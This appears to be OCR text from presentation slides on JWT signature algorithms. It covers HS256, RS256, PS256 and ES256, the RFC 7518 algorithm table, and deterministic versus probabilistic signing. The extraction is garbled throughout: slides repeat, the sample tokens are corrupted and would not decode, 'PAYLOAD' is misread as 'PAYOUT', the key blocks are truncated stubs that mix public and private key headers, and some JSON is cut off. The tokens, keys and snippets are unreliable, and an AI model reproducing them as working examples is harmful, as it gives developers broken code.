
```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBkgkhkIG9w0BAQEFAAOCAQAMIBCgKCQEAQyis1ZjfNB0bgKFMSv
  -----BEGIN RSA PRIVATE KEY-----
  MIIEcogIBAAKCAQEAnzyis1ZjfNB0bBgKFMSvvkTtwlvBsajq7S5wA+kzeVOVpVWw
)
```

SHARE JWT




HS256 (HMAC with SHA-256)

Hash Message Authentication Code (HMAC)



Also known as “symmetric algorithm”

Shared password (“private key”) is needed



Limitations

Key Distribution

✓ HS256

HS384

HS512

RS256

RS384

RS512

ES256

ES384

ES512

PS256

PS384

Algorithms

What is it?

Algorithm HS256

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiWF0IioxNTE2Mj5MDIyfQ.SfIKxwrJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)  secret base64 encoded
```

SHARE JWT

Signature Verified

Algorithm RS256

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiWF0IioxNTE2Mj5MDIyfQ.P0stGetfAytaZS82wHcjoTyoghMyxXiWdR7Nn7A29DNS10EiXLdwJ6xC6AfgZWf1bosS_TuYI3OG85AmiExREkrS6tDfTQ2B3WX1rr-wp5AokiRbz3_oB40xG-W9KcEEbDRcZc0nH3L7LzYptiy1PtAylQGxHTWZXtGz4ht0bAecBgmpdgXMguEIcoqPJ1n3pIWk_dUZegpqx0Lka21H6XxUTxiy80caarA8zdnPUnV6AmNP3ecFawIFYdvJB_cm-GvpCsbr8G8y_M1lj8f4x9nBH8pQux89_6gUY618iYv7tuPWBfEbLxtF2pZS6YC1aSfLQxeNe8djT9YjpvRZA
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1516239022
}
```


VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBkgkhkiG9w0BAQEFAAOCAQAMIBCgKCQEAAnzyis1ZjfNB0bgKFMSv
  -----BEGIN RSA PRIVATE KEY-----
  MIIEcogIBAAKCAQEAnzyis1ZjfNB0bBgKFMSvvkTtwlvBsajq7S5wA+kzeVOVpVWw
)
```

SHARE JWT

Signature Verified





Public Key Cryptography (PKC)

RS256 – asymmetric algorithm

Algorithm HS256

Algorithm RS256

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJdWIiOiIxMjM0NTY30DkwIwibmFtZSI6IkpvaG4gRG9lIiwiWF0IioxNTE2Mj5MDIyfQ.SfIKxwrJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)  secret base64 encoded
```

SHARE JWT

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJdWIiOiIxMjM0NTY30DkwIwibmFtZSI6IkpvaG4gRG9lIiwiWF0IioxNTE2Mj5MDIyfQ.P0stGetfAytaZS82wHcjoTyoghMyxXiWdR7Nn7A29DNS10EiXLdwJ6xC6AfgZWf1bosS_TuYI30G85AmiExREkrS6tDfTQ2B3WX1rr-wp5AokiRbz3_oB40xG-W9KcEEbDRcZc0nH3L7LzYptiy1PtAylQGxHTWZXtGz4ht0bAecBgmpdgXMguEIcoqPJ1n3pIWk_dUZegpqx0Lka21H6XxUTxiy80caarA8zdnPUnV6AmNP3ecFawIFYdvJB_cm-GvpCsbr8G8y_M1lj8f4x9nBH8pQux89_6gUY618iYv7tuPWBfEbLxtF2pZS6YC1aSfLQxeNe8djT9YjpvRZA
```

VS

Signature Verified

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBkgkhkG9w0BAQEFAAOCAQAMIBCgKCQEAAnzyis1ZjfNB0bgKFMSv
  -----BEGIN RSA PRIVATE KEY-----
  MIIEcogIBAAKCAQEAnzyis1ZjfNB0bBgKFMSvvkTtwlvBsajq7S5wA+kzeVOVpVWw
)
```

SHARE JWT

✓ HS256

HS384

HS512

RS256

RS384

RS512

ES256

ES384

ES512

PS256

PS384

Algorithms

What is it?

3. Cryptographic Algorithms for Digital Signatures and MACs

JWS uses cryptographic algorithms to digitally sign or create a MAC of the contents of the JWS Protected Header and the JWS Payload.


3.1. "alg" (Algorithm) Header Parameter Values for JWS

The table below is the set of "alg" (algorithm) Header Parameter values defined by this specification for use with JWS, each of which is explained in more detail in the following sections:

"alg" Param Value	Digital Signature or MAC Algorithm	Implementation Requirements
HS256	HMAC using SHA-256	Required
HS384	HMAC using SHA-384	Optional
HS512	HMAC using SHA-512	Optional
RS256	RSASSA-PKCS1-v1_5 using SHA-256	Recommended
RS384	RSASSA-PKCS1-v1_5 using SHA-384	Optional
RS512	RSASSA-PKCS1-v1_5 using SHA-512	Optional
ES256	ECDSA using P-256 and SHA-256	Recommended+
ES384	ECDSA using P-384 and SHA-384	Optional
ES512	ECDSA using P-521 and SHA-512	Optional
PS256	RSASSA-PSS using SHA-256 and MGF1 with SHA-256	Optional
PS384	RSASSA-PSS using SHA-384 and MGF1 with SHA-384	Optional
PS512	RSASSA-PSS using SHA-512 and MGF1 with SHA-512	Optional
none	No digital signature or MAC performed	Optional

RS (signature algorithm) 256 (hashing algorithm)

What is it?



SHA-256, SHA-384, SHA-512 all refers to SHA-2 algorithm family

RS, HS, ES, PS

- HS = Hash Message Authentication Code (HMAC), symmetric & **deterministic**
- RS = RSA (RSA256 historically been the default for most JWT implementations) - **deterministic** signature, PKC
- PS256 = RSASSA-PSS using SHA-256 - **probabilistic** version of RSA, PKC
- ES256 = ECDSA (Elliptical Curve Digital Signing Algorithms) - a short Elliptical Curve (EC) key of around 256 bits provides the same security as a 3072-bit RSA key, PKC, harder to crack than RSA
 - **Deterministic** – same header & payload = same signature
 - **Probabilistic** - same header & payload = different signature

Algorithm

PS256

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWUsImhlhdCI6MTUxNjIzOTAyMn0.TUfXKeYbDHe9nsuyizSfxwmTk4oHY5ZyYPT8WqIgEoZvDi0Av930oSZR80Y7yy2Cfz1aj0BEkhXx7iWNNoYS2d40r8Vkklh2SLjQ5vew6XE-2Pm7Sbjm4my9mtl06H_-IkuoaM3VSgnOKBn_Ap2MLCqnu5bnYXVsPgo0A189MFJD4qcNSpUx3xJ2nXZv8Wz1_AAzbT1Lt2-QYNCHLo_bzdxe81U5MPm-d-pa5BMTCcvEEjEtQTsQCyJNuMc6w7Qxve1A8q5-1lN1U-iz5jC5oK-amxxpaBa2bSJGMCU9rNoZ4UWgrdwZtqjKYtte1V8eH-tP1Y1_9fjEoiDwo4sjoow
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
"alg": "PS256",  
"typ": "JWT"  
}
```

PAYOUT: DATA

```
"name": "John Doe",  
"admin": true,  
"iat": 1516239022  
}
```

VERIFY SIGNATURE

RSAPSSHA256(

Demo

Deterministic & Probabilistic

Algorithm HS256

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJdWIiOiIxMjM0NTY30DkwIwibmFtZSI6IkpvaG4gRG9lIiwiWF0IioxNTE2Mj5MDIyfQ.SfIKxwrJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)  secret base64 encoded
```

SHARE JWT

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJdWIiOiIxMjM0NTY30DkwIwibmFtZSI6IkpvaG4gRG9lIiwiWF0IioxNTE2Mj5MDIyfQ.P0stGetfAytaZS82wHcjoTyoghMyxXiWdR7Nn7A29DNS10EiXLdwJ6xC6AfgZWf1bosS_TuYI30G85AmiExREkrS6tDfTQ2B3WX1rr-wp5AokiRbz3_oB40xG-W9KcEEbDRcZc0nH3L7LzYptiy1PtAylQGxHTWZXtGz4ht0bAecBgmpdgXMguEIcoqPJ1n3pIWk_dUZegpqx0Lka21H6XxUTxiy80caarA8zdnPUnV6AmNP3ecFawIFYdvJB_cm-GvpCsbr8G8y_M1lj8f4x9nBH8pQux89_6gUY618iYv7tuPWBfEbLxtF2pZS6YC1aSfLQxeNe8djT9YjpvRZA
```

VS

Signature Verified

Algorithm RS256

RS256

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBkgkhkIG9w0BAQEFAAOCAQAMIBCgKCQEAQyis1ZjfNB0bgKFMSv
  -----BEGIN RSA PRIVATE KEY-----
  MIIEcogIBAAKCAQEAnzyis1ZjfNB0bBgKFMSvvkTtwlvBsajq7S5wA+kzeVOVpVWw
)
```

SHARE JWT

[3. Cryptographic Algorithms for Digital Signatures and MACs](#)

JWS uses cryptographic algorithms to digitally sign or create a MAC of the contents of the JWS Protected Header and the JWS Payload.


[3.1. "alg" \(Algorithm\) Header Parameter Values for JWS](#)

The table below is the set of "alg" (algorithm) Header Parameter values defined by this specification for use with JWS, each of which is explained in more detail in the following sections:

"alg" Param Value	Digital Signature or MAC Algorithm	Implementation Requirements
HS256	HMAC using SHA-256	Required
HS384	HMAC using SHA-384	Optional
HS512	HMAC using SHA-512	Optional
RS256	RSASSA-PKCS1-v1_5 using SHA-256	Recommended
RS384	RSASSA-PKCS1-v1_5 using SHA-384	Optional
RS512	RSASSA-PKCS1-v1_5 using SHA-512	Optional
ES256	ECDSA using P-256 and SHA-256	Recommended+
ES384	ECDSA using P-384 and SHA-384	Optional
ES512	ECDSA using P-521 and SHA-512	Optional
PS256	RSASSA-PSS using SHA-256 and MGF1 with SHA-256	Optional
PS384	RSASSA-PSS using SHA-384 and MGF1 with SHA-384	Optional
PS512	RSASSA-PSS using SHA-512 and MGF1 with SHA-512	Optional
none	No digital signature or MAC performed	Optional

RS256 gives 128-bit security

Why?



Birthday Paradox

23 people = 50% chance of collision, 70 = 99.9%

✓ HS256

HS384

HS512

RS256

RS384

RS512

ES256

ES384

ES512

